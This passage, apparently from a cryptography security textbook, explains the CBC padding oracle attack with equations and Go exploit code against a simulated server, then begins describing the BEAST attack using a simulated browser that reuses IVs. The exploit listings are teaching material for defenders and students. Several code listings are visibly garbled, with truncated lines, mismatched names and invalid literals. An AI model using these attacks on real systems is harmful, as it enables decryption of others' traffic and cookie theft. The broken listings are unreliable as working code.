As we try different values, we get `InvalidPaddingError` from the server. For example, if z_1 ends up being `0x05`, it will be considered invalid padding unless all the last 5 bytes of P_n are the same. However, we will eventually reach a situation where z_1 is `0x01` and passes the padding check. This is when we can recover the intermediate value y_1 using equation 5.2:

Equation 5.2

$$\begin{aligned}Y_1 &= X_1 \oplus Z_1 \\Y_1 &= X_1 \oplus 0x01\end{aligned}$$

Once we have the intermediate value Y_1 , we can XOR it with the original x_1 to recover the original plaintext byte for z_1 .

Remember, the intermediate value Y_1 did not change when we brute-forced different values for x_1 . Using the intermediate value, we can recover the original plaintext z_1 :

Equation 5.3

$$\text{Original}(Z_1) = \text{Original}(X_1) \oplus Y_1$$

We have recovered the last byte of the original plaintext; how do we recover the second-to-last byte? We need to force the last two bytes of the final XORed plaintext—that is, z_1 and z_2 —to both be equal to `0x02`. To force z_2 to be `0x02`, we will exhaust all possible values for x_2 . Fortunately, we do not have to do the same for z_1 . We can use the following equation to find the new value x_1 for the last byte of the preceding ciphertext block:

Equation 5.4

$$\begin{aligned}0x02 &= X_1 \oplus Y_1 \\X_1 &= 0x02 \oplus Y_1 \\X_1 &= 0x02 \oplus \text{Original}(X_1) \oplus \text{Original}(Z_1)\end{aligned}$$

This equation shows that to get the desired value `0x02` in z_1 , we have to set x_1 to the XOR sum of `0x02`, the original value of

x_1 (final byte of preceding ciphertext block), and the original value of z_1 (final byte of the recovered target plaintext).

Therefore, to recover the second-to-last byte of the plaintext, we perform a brute-force search only on the second-to-last byte of the ciphertext, as shown in figure 5.13.




Figure 5.13 We brute-force the second-to-last byte of C_{n-1} until it results in `0x02` in the second-to-last byte of the plaintext.

Listing [5.10](#) shows the full code for the padding oracle exploit:

1. Line 11 calculates the total number of blocks we need to recover by dividing the length of plaintext by the length of one AES block.
2. We go through each block in a `for` loop using counter `n`. It is important to note that we start from the last block and work backward from there.
3. Line 14 defines a byte slice that spans the target block ciphertext, that is, C_n .
4. Line 15 defines a byte slice that spans the preceding block's ciphertext, that is, C_{n-1} .
5. Line 16 creates a new byte slice and copies C_{n-1} into it. We create a separate buffer so that we do not destroy the original when performing our brute-force search.
6. Line 17 also creates a new byte slice to hold the bytes for the plaintext we recover using our attack.
7. Line 19 starts the `for` loop to go through each byte of the current block. To recover the last byte, we need to force the last byte of plaintext to be `0x01`. To recover the second-to-last byte, we need to force the last 2 bytes (because of PKCS#7) to `0x02 0x02`. We track the number of padding bytes we need to set to valid values in the variable `padding`.
8. We discussed in the preceding explanation how recovering the second-to-last byte of the plaintext involves a brute-force

search only on the second-to-last byte of the ciphertext. The idea applies to all bytes as we move left: that is, to brute-force any position, we calculate the appropriate modifications to the ciphertext for bytes on the right using already recovered values. Then we keep moving to the left. For instance, when we are trying to force the second-to-last byte z_2 to be `0x02`, we search through values of x_2 , but we keep x_1 *fixed*. If we were brute-forcing all the bytes on the right for each position, the attack would not only become very slow but also generate false positives. Imagine that we are targeting `0x02` in z_2 , and while flipping through values for x_1 , we end up causing z_1 to be `0x01`, which is also a valid padding, hence throwing off the attack logic. It is therefore important to note that our brute-force search flips through 256 values for each position x_n , but it *calculates* the values for x_{n+1} , x_{n+2} as needed from already-recovered values of `Original( $z_{n+1}$ )`, `Original( $z_{n+2}$ )`, and so on.

9. Line 20 shows that we will try to brute-force 256 values for each byte.
10. Line 21 increases the value at the corresponding n th byte from the end in the preceding ciphertext c_{n-1} . In Go, if the `byte` type overflows or wraps around—that is, if it is set to 255 incremented with a `++`—it goes back to zero. Essentially,

this line will be executed 256 times until we reach the original byte after wrapping around.

11. Lines 23 to 25 concatenate the brute-force copy of C_{n-1} (with the updated guess) with the target ciphertext block P_n , so we can send the request to the server.
12. Line 27 calls the vulnerable server. If the call succeeds, the client will get back a time *duration*; but because we are modifying the ciphertext, we will get back some form of error.
13. Line 32 calculates y_1 by XORing x_1 and z_1 as discussed in equation [5.2](#).
14. Line 33 calculates z_1 by XORing x_1 and y_1 as discussed in equation [5.3](#). Once we have found the intermediate value, we XOR it with the corresponding byte of the preceding ciphertext. Note that we are XORing with the *original* ciphertext of the previous block, not the modified copy.
15. We now choose ciphertext bytes for already-processed indices on line 35 to make them satisfy the next value for padding. For example, after recovering 1 byte, we need to force the last plaintext to be `0x02`, as shown in equation [5.4](#).
16. Finally, we append the newly recovered plaintext block to the plaintext recovered so far on line 42.

Listing 5.10 exploit_padding_oracle.go

```
package exploit_padding_oracle

import (
    "crypto/aes"

    "github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle"
)

func RecoverPlaintextFromPaddingOracle(server *insecureServer) {
    var recoveredPlaintextFull []byte
    totalBlocks := len(ciphertext) / aes.BlockSize

    for n := totalBlocks; n > 1; n-- {
        targetBlockCiphertextOriginal := ciphertext[n*aes.BlockSize:]
        precedingBlockCiphertextOriginal := ciphertext[:n*aes.BlockSize]
        precedingBlockCiphertextCopy := append([]byte(precedingBlockCiphertextOriginal),
            targetBlockCiphertextOriginal...)
        targetBlockPlaintextRecovered := make([]byte, aes.BlockSize)

        for padding := 1; padding <= aes.BlockSize; padding++ {
            for bruteForceAttempt := 0; bruteForceAttempt < 256; bruteForceAttempt++ {
                precedingBlockCiphertextCopy[aes.BlockSize-padding] = byte(padding + bruteForceAttempt)

                joinedCiphertextBlocks := append(
                    append([]byte(precedingBlockCiphertextCopy),
                        targetBlockCiphertextOriginal...)
                    #9
                )
            }
        }
    }
}
```

```

        _, err := server.CalculateTimeDifference(
            intermediateValue,
            targetBlockPlaintextRecovered[aes.BlockSize-k],
        )
        // if we do *not* get a padding error, then we've found the correct value
        if _, ok := err.(*impl_padding_oracle.InvalidPaddingError); !ok {
            precedingBlockCiphertextCopy[aes.BlockSize-k] = intermediateValue
            break
        }
    }
}

recoveredPlaintextFull = append(targetBlockPlaintextRecovered,
    targetBlockPlaintextRecovered[aes.BlockSize-k])

return recoveredPlaintextFull, nil
}

```

#1 C_n

#2 C_{n-1}

#3 Copy of C_{n-1} for brute-forcing

#4 Recovered bytes for P_n

#5 Loops through all bytes of each block

#6 Tries all 256 possible values for each byte position

#7 Tries the next value for the corresponding byte in C_{n-1}

#8 Copy of C_{n-1} with updated guess

#9 P_n

#10 Call padding oracle server

#11 Recovers Y_1 (equation 5.2)

#12 Recovers Z_1 (equation 5.3)

#13 Sets bytes in the brute-force buffer for the next padding value (equation 5.4)

#14 Appends to the recovered plaintext

Listing [5.11](#) shows the test for our padding oracle exploit. We generate an encrypted timestamp and feed it to the

`RecoverPlaintextFromPaddingOracle ()` function to recover the original plaintext. Note that just as in previous chapters, the `exploit_*` package does not have access to the private key of the padding oracle server in the `impl_*` package. The only thing the client can do with the encrypted timestamp is send it to the `CalculateTimeDifference (...)` API, which only returns a time delta. However, using the padding oracle exploit, we can recover the entire original timestamp, as shown in the test output in listing [5.12](#).

Listing 5.11 exploit_padding_oracle_test.go

```
package exploit_padding_oracle

import (
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle_test"
)

func TestPaddingOracleExploit(t *testing.T) {
    server, err := impl_padding_oracle.NewPaddingOracle()
    if err != nil {
        t.Fatalf("error creating padding oracle server")
    }

    ciphertext, err := server.GenerateEncryptedTimestamp()
    if err != nil {
        t.Fatalf("error generating encrypted timestamp")
    }

    recoveredPlaintext, err := RecoverPlaintextFromCiphertext(ciphertext)
    if err != nil {
        t.Fatalf("error recovering plaintext: %s", err)
    }
    t.Logf("recovered plaintext: %s", recoveredPlaintext)
}
```


Listing 5.12 Unit test output for `make exploit_padding_oracle`

```
go test -v ./ch05/padding_oracle/exploit_padding_
=== RUN    TestPaddingOracleExploit
    exploit_padding_oracle_test.go:24: recovered
--- PASS: TestPaddingOracleExploit (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch05
```

The padding oracle attack is a great demonstration of how cryptography can break in practice because of the slightest weaknesses in an implementation. The vulnerability in the server is pretty innocuous: it reveals too much information (whether the plaintext padding is correct) via an error message. On top of that, you may have noticed that if we change a single byte of the preceding ciphertext block in CBC, it affects only a single byte in the decrypted plaintext block—going against the principles of diffusion. As attackers, we combined the lack of diffusion with the revealing error message to recover all bytes of the original plaintext.

Due to the potential of revealing sensitive information through errors, it is recommended to *mask* error messages. Although it is okay for dev and test environments to reveal descriptive

errors, actual customers do not need detailed error messages that correspond to internal details, such as padding validation of crypto algorithms. If the goal is to ensure quicker troubleshooting for actual customers, it will help to include (nonpublic) error codes (e.g., “error 8bc34f6e”) that will help the business (because the mapping from code to actual error will be known) but will ideally (if the mapping is never leaked) not help an attacker.

5.5 Browser Exploit Against SSL/TLS: The BEAST attack

The BEAST attack was demonstrated in 2011 by Thai Duong and Juliano Rizzo. Like the padding oracle attack, the BEAST attack also targets the use of CBC for block cipher encryption. The attacker can make a victim’s browser issue encrypted requests while intercepting the encrypted traffic at the same time. This may sound like a convoluted setup, but it is not that far-fetched. Imagine an attacker who sets up Wi-Fi in a public place (e.g., a coffee shop) and then serves a *captive portal* page that is used for logging in to the Wi-Fi. The captive portal page can serve JavaScript that can ask the victim’s browser to send requests to, for example, their bank website. This setup is shown in figure [5.14](#); we will simulate this scenario in Go in the next section.




Figure 5.14 The attacker can see encrypted traffic and make the victim's browser issue web requests that contain HTTP cookies.

Web browsers send cookies along with HTTP requests. HTTP cookies are small pieces of data stored by browsers that help websites remember your preferences, login status, and other

session information across visits. When the user visits a website such as Gmail, it tells the browser to store a cookie with some identifying information for Gmail. If an attacker steals a victim's cookies, they can impersonate the victim's browser by sending the same cookies with their requests. In our example, the attacker's goal is to steal HTTP cookies from the victim's browser by making it issue encrypted requests to desired domains and then deciphering the encrypted traffic using the BEAST attack.

5.5.1 Simulating a vulnerable browser for BEAST

One approach to understanding the BEAST attack is to download older vulnerable browsers and use them to demonstrate the exploit. There are a couple of reasons we will avoid doing that:

- Running older unpatched browsers is dangerous.
- It will be easier to understand the intuition behind the attack by simulating just the minimal pieces in Go.

We saw in figure [5.14](#) that in the BEAST attack scenario, the following things happen:

- The attacker can make the victim's web browser issue web requests. In other words, the attacker *controls* a portion of

the plaintext (e.g., which website to talk to, the request path) that the browser will generate.

- The attacker *partially knows* the contents of the web requests issued by the browser (what HTTP requests and headers generally look like), but they don't know the value of some headers, such as cookies, that the attack aims to recover.
- The attacker can *observe* the encrypted traffic generated by the browser (e.g., by setting up a malicious hotspot in a public place).

Figure [5.15](#) shows the annotated HTTP request for our attack scenario. The attacker controls the bytes that constitute the request path (`AB`) and the hostname (`CD`) for this HTTP request. The attacker knows how the HTTP request is generally laid out; they are trying to find out the value of the `Cookie` header, which contains a `SESSIONID` (a session ID).




Figure 5.15 BEAST HTTP request

Listing [5.13](#) shows the initialization code for a struct called

`Encrypted`

`HTTPSession`

that we are going to use to simulate the situation shown in figure [5.15](#). In a real-world scenario, the session ID cookies would be sent by the server side, but to demonstrate our exploit, we will generate and associate a session ID with each domain to which our simulator will issue the request. Line 13 sets the length of our session IDs to 8 bytes. Similarly, an actual browser is capable of generating many different kinds of HTTP requests (GET, POST, PUT), but we are only going to use a single template for all of our HTTP requests, defined on line 14. We create a package-level private variable called `cookieJar` on line 19 to keep track of cookies for each host. This variable is initialized in the `init()` method on line 28. Line 31 shows a utility method that will be used to generate random session IDs

whenever an HTTP request is created for a new hostname. We also define a public method called `ValidateSessionId` (...) that will be used by the exploit verification code to confirm that it has recovered the correct session ID with an attack.

Listing 5.13 impl_beast.go

```
package impl_beast

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "encoding/hex"
    "fmt"

    "github.com/krkhan/crypto-impl-exploit/ch05/pac"
)

const SessionIdLength = 8
const HTTPRequestTemplate = ("GET %s HTTP/1.1\n"
    "Host: %s\n" +
    "Cookie: SESSIONID=%s\n" + #1
    "User-Agent: BEAST-Vulnerable Browser\n\n")

var cookieJar map[string]string

type EncryptedHTTPSession struct {
    Host      string
    Path      string
    encrypter cipher.BlockMode
}
```



```

func init() {
    cookieJar = make(map[string]string)
}

func generateSessionId() (string, error) {
    bytes := make([]byte, SessionIdLength/2)
    _, err := rand.Read(bytes)
    if err != nil {
        return "", err
    }

    hexString := hex.EncodeToString(bytes)
    return hexString, nil
}

func ValidateSessionId(host string, sessionId string, storedSessionId string) (bool, error) {
    ok := cookieJar[host] == storedSessionId
    return ok && storedSessionId == sessionId, nil
}

```

#1 Template with placeholders

Our browser simulator provides two methods for the exploit package:

- `NewEncryptedHTTPSession()` does the following:
 - Takes a `host` and `path` as input.
 - Generates a session ID if needed for `host`.

- Creates an HTTP request for `path` using GET and includes a cookie that contains session ID for `host`.
- Returns the ciphertext of the first HTTP request (to simulate the attacker observing the encrypted connection).
- Returns an `EncryptedHTTPSession` object that the exploit code will use to generate ciphertexts for subsequent HTTP requests. This is where the heart of the vulnerability lies, as older browsers simply used the last ciphertext block of the previous HTTP request as the IV for the next HTTP requests (instead of generating a unique IV for each new HTTP request).
- `session.EncryptRequest (plaintext)` takes some plaintext bytes for the new HTTP request and returns the ciphertext. The crucial detail here is that the IV is not regenerated for each new request. Instead, the ciphertext of the last block—which is known to the attacker—is used as the IV.

Listing [5.14](#) shows the code for the

`NewEncryptedHTTPSession()` and `session .Encrypt Request(plaintext)` methods. Lines 3 to 10 generate a new session ID if needed and store the appropriate cookie for the specified host in `cookieJar`. We use our template to create the first HTTP request and then pad it using our PKCS#7 helper method from the previous section on

line 35. Finally, we return the session object and the ciphertext for the first request if there weren't any errors during encryption. If the session object is used to call `EncryptRequest (plaintext)` to simulate subsequent requests, we do not generate a new IV but rather use the `encrypter` to pick up CBC where the last request left off.

Listing 5.14 impl_beast.go

```
func NewEncryptedHTTPSession(host, path string)
(byte, error) {
    if _, ok := cookieJar[host]; !ok { #1
        sessionId, err := generateSessionId()
        if err != nil {
            return nil, nil, err
        }
        cookieJar[host] = sessionId
    }
    cookie, _ := cookieJar[host]

    key := make([]byte, aes.BlockSize) #2
    if _, err := rand.Read(key); err != nil {
        return nil, nil, fmt.Errorf("can not generate")
    }

    blockCipher, err := aes.NewCipher(key)
    if err != nil {
        return nil, nil, err
    }

    iv := make([]byte, aes.BlockSize) #3
    if _, err := rand.Read(iv); err != nil {
        return nil, nil, fmt.Errorf("can not generate")
    }
}
```

```

encrypter := cipher.NewCBCEncrypter(blockCipher)
session := &EncryptedHTTPSession{
    Host:      host,
    Path:      path,
    encrypter: encrypter, #4
}

firstRequest := fmt.Sprintf(HTTPRequestTemplate,
firstRequestPadded, err := impl_padding_oracle(
    firstRequest), aes.BlockSize)
if err != nil {
    return nil, nil, fmt.Errorf("can not pad first request")
}

firstRequestCiphertext := make([]byte, len(firstRequest))
encrypter.CryptBlocks(firstRequestCiphertext, []byte(firstRequest))
return session, firstRequestCiphertext, nil
}

func (session *EncryptedHTTPSession) EncryptRequest(plaintext []byte, error) {
    if len(plaintext)%aes.BlockSize != 0 {
        return nil, fmt.Errorf("invalid plaintext block size")
    }
    ciphertext := make([]byte, len(plaintext))
    session.encrypter.CryptBlocks(ciphertext, plaintext)
}

```

```
    return ciphertext, nil
}
```

#1 Generates a session ID and cookie if needed

#2 Generates a random key for each host

#3 Initializes the first request with a random IV

#4 Used to encrypt all requests. The IV is initialized only once.

#5 encrypter is not initialized again. Uses the last ciphertext block as an IV.

The code for testing our browser simulator and demonstrating how it's used is shown in the following listing. Executing the test with `make impl_beast` gives the output shown in listing [5.16](#).

Listing 5.15 impl_beast_test.go

```
package impl_beast

import (
    "crypto/aes"
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch05/pack"
)

func TestEncryptedHTTPSession(t *testing.T) {
    session, firstRequestCiphertext, err := NewEncryptedHTTPSession()
    if err != nil {
        t.Fatalf("error creating http session: %s", err)
    }
    t.Logf("firstRequestCiphertext: %d bytes", len(firstRequestCiphertext))
    secondRequest := "GET /garbage HTTP/4.2"
    secondRequestPadded, err := impl_padding_oracle(secondRequest)
    if err != nil {
        t.Fatalf("error padding second request: %s", err)
    }
    secondRequestCiphertext, err := session.Encrypt(secondRequestPadded)
    if err != nil {
        t.Fatalf("error encrypting second request")
    }
}
```

```
t.Logf("secondRequestCiphertext: %d bytes", len  
}
```

Listing 5.16 Unit test output for `make impl_beast`

```
go clean -testcache  
go test -v ./ch05/beast/impl_beast  
=== RUN    TestEncryptedHTTPSession  
    impl_beast_test.go:15: firstRequestCiphertext  
    impl_beast_test.go:25: secondRequestCiphertext  
--- PASS: TestEncryptedHTTPSession (0.00s)  
PASS  
ok      github.com/krkhan/crypto-impl-exploit/ch05
```

5.5.2 Exploiting the BEAST vulnerability

Before we exploit our browser simulator with BEAST, let's go back to a fundamental property of XOR: if you XOR something twice, it nullifies the effect of the XOR operation. That is, if you start with a value *x* and then XOR twice with *y*, you recover the original *x*, and the effect of *y* is lost. This is another way of saying that anything XORed with itself is zero, and XORing anything with zero does not affect the original value. We can demonstrate this effect easily using Go.

Listing 5.17 XORing a value twice, which eliminates its effect

```
package main

import "fmt"

func main() {
    x := 0xdeadcd0de
    y := 0xbaddbeef
    z := 0xc00010ff
    sum := x ^ y ^ z

    fmt.Printf("sum: 0x%08x\n", sum)
    fmt.Printf("sum ^ x ^ y = z: 0x%08x\n", sum^x^y)
    fmt.Printf("sum ^ y ^ z = x: 0x%08x\n", sum^y^z)
    fmt.Printf("sum ^ z ^ x = y: 0x%08x\n", sum^z^x)

    // Output:
    // sum: 0xa4706ece
    // sum ^ x ^ y = z: 0xc00010ff
    // sum ^ y ^ z = x: 0xdeadcd0de
    // sum ^ z ^ x = y: 0xbaddbeef
}
```

How is this related to the BEAST exploit? Recall that CBC mode is all about XORing the ciphertext blocks and plaintext blocks to create a chain. Let's look at a series of blocks, as shown in figure

5.16. We have five plaintext blocks $(P_1, P_2, \dots, P_5)$ and an equal number of corresponding ciphertext blocks $(C_1, C_2, \dots, C_3)$. As attackers, we observe and know all the ciphertext blocks. We control P_5 , as it's the plaintext of the new HTTP request that we will send with `session.EncryptRequest (plaintext) .`

